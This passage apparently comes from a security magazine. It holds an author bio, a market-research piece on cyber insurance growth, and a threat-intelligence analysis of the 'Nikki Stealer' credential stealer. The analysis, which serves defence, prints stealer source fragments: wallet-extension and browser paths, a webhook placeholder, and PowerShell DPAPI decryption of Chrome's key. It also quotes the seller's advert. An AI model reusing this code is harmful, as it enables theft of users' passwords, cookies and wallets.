Bojan Simic is the Co-Founder, CEO and CTO of HYPR. Previously, he served as an information security consultant for Fortune 500 enterprises in the financial and insurance verticals conducting security architecture reviews, threat modeling, and penetration testing. Bojan has a passion for deploying applied cryptography implementations across security-critical software in both the public and private sectors. His extensive experience in decentralized authentication and cryptography has served as the underlying foundation for HYPR technology. Bojan also serves as HYPR's delegate to the FIDO Alliance board of directors, empowering the alliance's mission to rid the world of passwords. Follow him on [LinkedIn](#) and

and at our company website <http://www.hypr.com/>





## **Navigating the Digital Frontier: Exploring the Dynamics and Growth of the Cyber Insurance Market**

Understanding the evolving landscape of cyber threats and the role of insurance in mitigating risks for businesses and organizations.

**By Divakar Kolhe, Digital Marketer, Market Research Future (Part of Wantstats Research and Media Private Limited)**

### **Introduction**

Presently, the digital era where businesses depend on technology for their operations as well as data management implies that cyber-attack poses a serious risk. As data leaks, ransomware incidents and other kinds of cyber threats increase both in number and complexity. Cyber insurance has become an important tool for enterprises' risk management. This article critically examines how the growing market

for cybersecurity policies is playing a critical role in averting financial fallout emanating from such attacks.

## The Rise of Cyber Insurance

Recently, there has been exponential growth in the cyber insurance market due to increased frequency as well as severity of cyber threats. The [global market for cyber insurance](#) is expected to reach a significant valuation by 2025 according to industry reports which are commensurate with publicly supported comprehensive cybersecurity efforts by corporations. To address rising numbers of costly hacker attacks too many organizations have come to appreciate the need for general liability and network security coverage.

## Regulatory Landscape and Compliance Requirements

Among factors influencing growth within the cyberspace market landscape include regulatory changes happening globally. Stringent laws and regulations on data protection with heavy penalties are being adopted by governments worldwide. Businesses therefore seek insurers who can give them cover relating to legal fines or regulatory settlements arising out of data breach notification expenses as well as remediation costs among others. For instance, nowadays there is high demand from different industries in various sectors needing specificity through their covers to deal with salient regulatory concerns.

## Emerging Cyber Risks & Threats

Last but not least; an increase in complexity level leads to demand rise on products sold online by these agents on behalf of individual customers hence expansion of the business itself is another trend. This means that forms of cybercrime are becoming more sophisticated and intricate each time. Now business needs all-inclusive insurance policies that would address a variety of cyber risks such as data breaches, business interruption, ransom, third-party liabilities, etc. In light of this current development, insurers are developing innovative ways through which they can offer their customers products customized to deal with emerging threats and risks.

## Market Research & Estimates

The cyber insurance market requires market research for a better understanding of its dynamics and growth prospects. To identify the major trends, challenges, and opportunities that impact the cyber insurance industry today, industry experts should conduct market research surveys and studies. Market estimates provide insights on the size of the market for cyber insurance in terms of revenue potential; hence enabling companies to make investment decisions and develop products more intelligently.



## Challenges and Opportunities

However, despite the exponential growth in cyber-space global markets, there remain challenges in rating cyber risk for underwriting purposes. Like underwriting, cyber risk has unique challenges that are different from traditional or other kinds of policies such as assessment pricing claims processing issues. The evaluation of these risks has also been difficult leading to many security companies using complicated terms like premiums based on a variety of underlying measures than just one factor (Cox et al., 2015). Additionally, most cyber liability policies have complex coverage terms and policyholders as well as insurers must scrutinize them before getting into any contract.

According to [Market Research Future's](#) latest research report [Global Cyber Insurance Market Size](#) was valued at USD 8.2 billion in 2022. The Cyber Insurance market industry is projected to grow from USD 10.37874 Billion in 2023 to USD 68.35824012 billion by 2032, exhibiting a compound annual growth rate (CAGR) of 26.57% during the forecast period (2023 - 2032).

## Future Outlook and Conclusion

To conclude this section, the cyber insurance market is highly important in addressing the complex nature of cyber threats among businesses. By providing financial cover for monetary losses resulting from technological misfortunes organizations lower their exposure to dangers thus safeguarding their operations. These attacks keep on becoming more complicated with time hence there will be a need for more cyber insurance, thus causing growth and innovation in the insurance industry. Also, it is expected that going forward, this market will see insurers delivering enhanced products and services while insurance companies will cooperate better with regulators and cybersecurity firms to foster global resilience against this vice. Thus, research about markets will continue to be vital when deciding on strategy including buying an insurance policy at last for the eventual growth of this industry.

### About the Author

Divakar Kolhe is a highly skilled and experienced digital marketer who has dedicated his career to driving online success for businesses. With a strong passion for data-driven strategies and a deep understanding of consumer behavior, Divakar has become an invaluable asset in the field of digital marketing.

Divakar Kolhe - [divakar.kolhe@marketresearchfuture.in](mailto:divakar.kolhe@marketresearchfuture.in)

Reference - [Market Research Future](#)

Website: <https://www.marketresearchfuture.com>





# Nikki Stealer

Ex-Defacer Turns Seller of Discord Stealer

By Rajhans Patel, Dark Web Researcher, CYFIRMA

## Executive Summary

At CYFIRMA, we are committed to offering up-to-date insights into prevalent threats and tactics employed by malicious actors, targeting both organizations and individuals. This thorough examination delves into the widespread adoption of 'Nikki Stealer', a malicious tool available for purchase on Discord or Telegram. The developer, who has a history as a defacer, now sells this stealer, designed to steal Discord tokens, browser cookies, and credentials, with numerous users utilizing the tool. Our research explores the various evasion techniques utilized by threat actors to avoid detection, while also shedding light on the intricate processes involved in creating resilient malware payloads.

## Introduction

Nikki Stealer v1 was initially discovered on Telegram, where the developer showcased its undetectable capabilities. We managed to gather details about the older version of Nikki Stealer. The malware's developer, Sk4yx, operates primarily from Discord, where he shares the latest insights and recent developments of the stealer, primarily in Portuguese. The latest version (v9) is now available for purchase: this version is capable of stealing browser cookies, credentials, and other sensitive data, and is developed using the Electron framework by GitHub. Interestingly, we have observed similarities in source code between Nikki Stealer and Fewer Stealer.

## Key Findings

Nikki Stealer drops PE (Portable Executable) files into the startup folder, ensuring it runs automatically every time the system starts up.

The malware attempts to harvest and steal browser information, including browsing history, and passwords.

Nikki Stealer tries to load missing Dynamic Link Libraries (DLLs), which could be necessary for its proper functioning or to extend its capabilities.

The malware is built using the Electron framework, enabling the development of cross-platform desktop applications using web technologies like JavaScript, HTML, and CSS.

## Behavioral Analysis

<b>File Name</b>	Cum3d_Setup.exe, nikki 1.1.4 (1).exe
<b>File Size</b>	66.47 Mb
<b>Signed</b>	Not Signed
<b>MD5 Hash</b>	a4317a8d4595f181c56efa6b3be6c14b
<b>SHA-256 Hash</b>	0fa64d5ad4c84011bef6e838d0f70121a3af53df5dbc3b5f5f0c16a8fb495244
<b>First Seen in the Wild</b>	October 2023

At the time of analysis, i.e. March 10<sup>th</sup>, 2024, the stealer is flagged as malicious by only 2 vendors.

**Note:** The two detections by the antivirus engine are based on heuristics.

2 / 70  
Community Score

2/70 security vendors and no sandboxes flagged this file as malicious

0fa64d5ad4c84011bef6e838d0f70121a3af53df5dbc3b5f5f0c16a8fb495244

Cum3d\_Setup.exe

Size: 66.47 MB | Last Modification Date: a moment ago

peexe overlay

Upon analysis, it's determined that the file is packed using the Nullsoft packer, which can be unpacked using 7zip.

SHA-256	0fa64d5ad4c84011bef6e838d0f70121a3af53df5dbc3b5f5f0c16a8fb495244
Vhash	067056655d1c0510d0432800417247262z41fz
Authentihash	246e3fb7724feb434d0a3f47df1fc86b0b734295ed2db80e5c0cd117b25c41b2
Imphash	b34f154ec913d2d2c435cbd644e91687
Rich PE header hash	f05a488cd83d3aa2b72c1ddefe58cfe
SSDEEP	1572864:XrziNxsQJsB48KBeBDOIR3hpVTBxdfqXFLWixdM1i0zs9DL7:axSqJzDPR7VtxNqXFLWxAM1igaf7
TLSH	T17BE733D2BFD9805BFD0475F59B805860AD0E35404A327B63F64934AF2433DCAA69E2B7
File type	Win32 EXE executable windows win32 pe peexe
Magic	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
TrID	Win32 Executable MS Visual C++ (generic) (47.3%) Win64 Executable (generic) (15.9%) Win32 Dynamic Link Library (generic) (9.9%) Win16 NE executable (generic) (9.9%)
DetectItEasy	PE32 - Installer: Nullsoft Scriptable Install System (3.04) [zlib, solid] Compiler: Microsoft Visual C/C++ (12.20.9044) [C] Linker: Microsoft Linker (6.0) Tool: Visual S...
File size	66.47 MB (69694948 bytes)

## Process Tree

Once executed, the Nikki stealer drops a second payload named nikki.exe inside the temp folder, which is the main executable file.

Process Name	PPID	Private Bytes	Working Set	Page Faults	Company Name
Nikki Stealer.exe	< 0.01	4,404 K	15,308 K	2652 nikki	nikki Inc.
nikki.exe		44,508 K	61,768 K	4924 nikki	nikki Inc.
cmd.exe		4,296 K	4,732 K	412 Windows Command Processor	Microsoft Corporation
conhost.exe		6,384 K	11,524 K	4876 Console Window Host	Microsoft Corporation
mshta.exe		6,120 K	23,660 K	784 Microsoft (R) HTML Applicati...	Microsoft Corporation

The below snippet shows the folder where the executable is stored.

Process Name	Private Bytes	Working Set	Page Faults	Company Name
nikki.exe	41,036 K	71,584 K	4924 nikki	nikki Inc.
nikki.exe	20,780 K	46,652 K	3848 nikki	nikki Inc.
nikki.exe				nikki Inc.

Command Line:  
C:\Users\█████████\AppData\Local\Temp\2aOw5YLE74noGMMdc3JFxs69VZ\nikki.exe

Path:  
C:\Users\█████████\AppData\Local\Temp\2aOw5YLE74noGMMdc3JFxs69VZ\nikki.exe


Modifying process features and prefetch settings could be used to manipulate system behavior or evade detection by security software. For example, disabling certain features might help the malware to avoid detection or hinder analysis by security tools.

nikki.exe	20,780 K	46,652 K	3848 nikki	nikki Inc.
nikki.exe	12,144 K	41,540 K	4320 nikki	nikki Inc.

Command Line:  
 "C:\Users\████████\AppData\Local\Temp\2aOw5YLE74noGMMdc3JFxu69VZ\nikki.exe" -type=gpu-process -us  
 er-data-dir="C:\Users\████████\AppData\Roaming\nikki" -gpu-preferences=UAAAAAAAAADgAAAYAAAAAAAAAAAA  
 AAAAAABgAAAAAAwAAAAAAAAAAAAAAAAQAAA  
 GAAAAAAAAAQAAAAAAAAAAAAAAAAOAAAAEAAAAAAAAABAAAAAgAAAAAAAAACAAAAAAAAA= -mojo-platfom-channel  
 -handle=1856 -field-trial-handle=1896.j,981822738082036192,17631081481459116556,131072 --disable-fe  
 atures=SpareRendererForSitePerProcess,WinRetrieveSuggestionsOnlyOnDemand /prefetch:2  
 Path:  
 C:\Users\████████\AppData\Local\Temp\2aOw5YLE74noGMMdc3JFxu69VZ\nikki.exe

## Persistence

To achieve persistence, the Nikki Stealer first drops itself into the startup folder.




This creates an entry into a start menu, commonly used by adversaries for persistence purposes. Adversaries often place their malicious binaries or shortcuts in these folders to ensure their malware continues to run even after system reboots or other disruptions.

Name	Command line	Status	Publisher	Startup impact	Startup type
Java Update Scheduler	"C:\Program Files (x86)\Common Files\Java\...	Enabled	Oracle Corporation	Not measured	Registry
Microsoft Edge	"C:\Program Files (x86)\Microsoft\Edge\Appl...	Enabled	Microsoft Corporation	Not measured	Registry
nikki	"C:\Users\████████\AppData\Roaming\Micro...	Enabled	nikki inc.	Not measured	Folder
Spotify	SpotifyStartupTask.exe	Disabled	Spotify AB	None	
VirtualBox Guest Additions T...	"C:\Windows\system32\VBBoxTray.exe"	Enabled	Oracle and/or its affiliates	Low	Registry
Windows Security notificati...	"C:\Windows\system32\SecurityHealthSysra...	Enabled	Microsoft Corporation	Low	Registry

## Payload Analysis

After executing the initial payload, the Nikki Stealer malware places a second payload in the system's temp folder. In the provided snippet, the primary executable, which is the Nikki Stealer, is accompanied by various DLL files, as well as autofill.txt and password.txt files. These text files are filled with fake data by the malware author for testing purposes. Our focus here will be on the executable file.






To provide context, Electron is a software framework made by GitHub, used for creating desktop applications that work on different operating systems, like Windows, macOS, and Linux.

Electron lets developers use web technologies like JavaScript, HTML, and CSS to build their applications. Under the hood, it uses two main components: Chromium, which is responsible for displaying web content, and Node.js, which runs the backend code.

Attackers like to use Electron because it enables them to create malicious software that can run on many different types of computers and develop code that works on multiple platforms without needing individual rewrites.

Meanwhile, in the background, these applications can secretly access important functions of the operating system, allowing attackers to perform malicious activities without the user's knowledge.

The app built with Electron stores its source code and essential files within a resource file. Inside this resource file, you'll typically find an "app.asar" file, which serves as the main file containing all the source code and important resources.



To extract the file with '.asar' extension, we can use a plugin designed for 7-Zip, available on the internet. Once extracted, we'll have access to the complete source code of this sample application.

The file "precisafalar que eh test" translates to "I need to say that it's a test." This file contains the source code for Nikki Stealer. Additionally, within the password text file, there are numerous fake credentials provided. These credentials are used to test the capabilities of the stealer.

7d16f38afe3955e02c4e036d3ea55887	1/2/2024 7:09 PM	File folder	
node_modules	1/2/2024 7:09 PM	File folder	
Autofills.txt	1/2/2024 7:09 PM	Text Document	107 KB
gayy.js	1/2/2024 7:09 PM	JavaScript File	105 KB
package.json	1/2/2024 7:09 PM	JSON File	1 KB
Passwords.txt	1/2/2024 7:09 PM	Text Document	28 KB
precisafalar que eh test.js	1/2/2024 7:09 PM	JavaScript File	73 KB

The below screenshot highlights the Nikki Stealer source code which looks similar to the Fewer Stealer source code.

```
user = {
  ram: os.totalmem(),
  version: os.version(),
  uptime: os.uptime(),
  homedir: os.homedir(),
  hostname: os.hostname(),
  userInfo: os.userInfo().username,
  type: os.type(),
  arch: os.arch(),
  release: os.release(),
  roaming: process.env.APPDATA,
  local: process.env.LOCALAPPDATA,
  temp: process.env.TEMP,
  countCore: process.env.NUMBER_OF_PROCESSORS,
  sysDrive: process.env.SystemDrive,
  fileLoc: process.cwd(),
  randomUUID: crypto.randomBytes(16).toString('hex'),
  start: Date.now(),
  debug: false,
  copyright: '<=====Nikki Stealer>=====>\n\n',
  url: null,
}
_0x2afdce = {}
const walletPaths = _0x2afdce,
_0x4ae424 = {}
_0x4ae424.Trust = '\\Local Extension Settings\\egjidjbglichdcondcbdbnbeppgdph'
_0x4ae424.Metamask =
  '\\Local Extension Settings\\nkbihfbeogaeaoehlefnkodbefgpgknn'
_0x4ae424.Coinbase =
  '\\Local Extension Settings\\hnfanknocfeofbddgcijnmhnfnkdnaad'
_0x4ae424.BinanceChain =
  '\\Local Extension Settings\\fbohimaebobhpjbbldcngcnapndodjp'
```

The Fewer stealer source code found on GitHub, has similarities with the Nikki Stealer source code:



```

user = {
  ram: os.totalmem(),
  version: os.version(),
  uptime: os.uptime(),
  homedir: os.homedir(),
  hostname: os.hostname(),
  userInfo: os.userInfo().username,
  type: os.type(),
  arch: os.arch(),
  release: os.release(),
  roaming: process.env.APPDATA,
  local: process.env.LOCALAPPDATA,
  temp: process.env.TEMP,
  countCore: process.env.NUMBER_OF_PROCESSORS,
  sysDrive: process.env.SystemDrive,
  fileLoc: process.cwd(),
  randomUUID: crypto.randomBytes(16).toString('hex'),
  start: Date.now(),
  debug: false,
  copyright: '<=====[Fewer Stealer]>=====>\n\n',
  url: null,
,

```

This malware's main aim is to steal saved passwords and session cookies from web browsers like Chrome, Opera, Microsoft Edge, and Brave. For each browser, the malware locates where sensitive user data is stored, such as cookies and login credentials for different websites.

```

var appdata = process.env.APPDATA,
    LOCAL = process.env.LOCALAPPDATA,
    localappdata = process.env.LOCALAPPDATA;
let browser_paths = [localappdata + '\\Google\\Chrome\\User Data\\Default\\', localappdata + '\\Google\\Chrome\\User Data\\Profile 1\\', localappdata + '\\Google\\Chrome\\User Data\\Profile 2\\', localappdata + '\\Google\\Chrome\\User Data\\Profile 3\\'];
const webfuckurl = '%EBHOOK_TO_STEALERS%';
const config_logout = %BOOLEAN_LOGOUT%
const config_disableqr = %BOOLEAN_DISABLEQR%

let walletsPaths = [
  'C:\\Users\\${process.env.USERNAME}\\AppData\\Roaming\\Exodus\\exodus.wallet'
]

```

This JavaScript code seems to be designed to gather encrypted data, possibly related to browsers. It goes through an array called "browserPath" that holds possible paths to browser data.

Read a file named "Local State".

Extract an encrypted key from the JSON content it reads.

Use PowerShell to decrypt the key.

Add the decrypted key to the respective element in the "browserPath" array.

```

async function getEncrypted() {
  for (let _0x4c3514 = 0; _0x4c3514 < browserPath.length; _0x4c3514++) {
    if (!fs.existsSync('' + browserPath[_0x4c3514][0])) {
      continue
    }
    try {
      let _0x276965 = Buffer.from(
        JSON.parse(fs.readFileSync(browserPath[_0x4c3514][2] + 'Local State'))
          .os_crypt.encrypted_key,
        'base64'
      ).slice(5)
      const _0x4ff4c6 = Array.from(_0x276965),
        _0x4860ac = execSync(
          'powershell.exe Add-Type -AssemblyName System.Security; [System.Security.Cryptography.ProtectedData]::Unprotect([byte[]]@(' +
            _0x4ff4c6 +
            '), $null, 'CurrentUser')'
        ).toString()
        .split('\r\n'),
        _0x4a5920 = _0x4860ac.filter(( _0x29ebb3 => _0x29ebb3 != ''),
        _0x2ed7ba = Buffer.from(_0x4a5920)
        browserPath[_0x4c3514].push(_0x2ed7ba)
      } catch (_0x32406b) {}
    }
  }
}

```

if condition checks if a file exists at the path specified by browserPath[\_0x4c3514][0]. If the file does not exist, the loop continues to the next iteration.

If the file exists, the code tries to perform some encryption-related operations. It reads the contents of a file specified by browserPath[\_0x4c3514][2] + 'Local State', parses it as JSON, and extracts the os\_crypt.encrypted\_key property.

execSync is used to execute a PowerShell command that performs some cryptographic operations using the ProtectedData.Unprotect method.

The output of the PowerShell command is converted to a string and split by the newline character (\r\n).

## Recent Development

Nikki Stealer v9 has been launched on their Discord channel with various subscription plans available. This new version has a more efficient injector, making it even more effective at stealing sensitive information from target systems.

**McQueen BOT** 03/06/2024 3:41 AM

### Atualização | Nikki Stealer

O **Nikki v9** chegou como uma das melhores atualizações do projeto! Houve algumas reformas no preço, mas as melhorias compensam!

**O que há de novo?**

- Cookies **100%** arrumados;
- Novo injector mais eficiente;
- FUD O/64 (Fully Undetectable).

**Preços:**

- 70R\$** Semanal
- 180R\$** Mensal
- 400R\$** Lifetime

@nikkistealer | Badges Shop


### Features | Nikki Stealer

- Autostart (Startup);
- Steam Session;
- Discord Injection;
- Wallets;
- Browser;
- Edge;
- Firefox;
- Chrome;
- OperaGX;
- Passwords;


## External Threat Landscape Management

The Nikki Stealer channel was established on Telegram on October 23, 2023. During our investigation, we discovered similarities in the descriptions of both the Nikki Stealer and Crow Stealer channels. This suggests that Sk4yx; the developer associated with the Nikki Stealer code, is also the creator of the Crow Stealer malware. Additionally, past findings indicate that the Crow Stealer channel promoted the Nikki


Stealer channel, further supporting the connection between the two projects and their common developer, Sk4yx.




While the Telegram channel appears to have low activity, it's noteworthy that Sk4yx and associated individuals are predominantly active on Discord, boasting a user base of over 136 members. Within this Discord community, they promote not only malicious activities but also engage in illegal behavior, such as sharing photographs of drugs.




Users who have purchased Nikki Stealer are praising its effectiveness, claiming that it is fully undetectable (FUD) and has a zero detection rate.



During our analysis, we discovered the Instagram profile of Sk4yx, where he mentioned the Nikki Stealer website.



Upon further investigation, we found evidence in the web archive indicating the existence of a login panel for Nikki Stealer, although it is currently inactive.



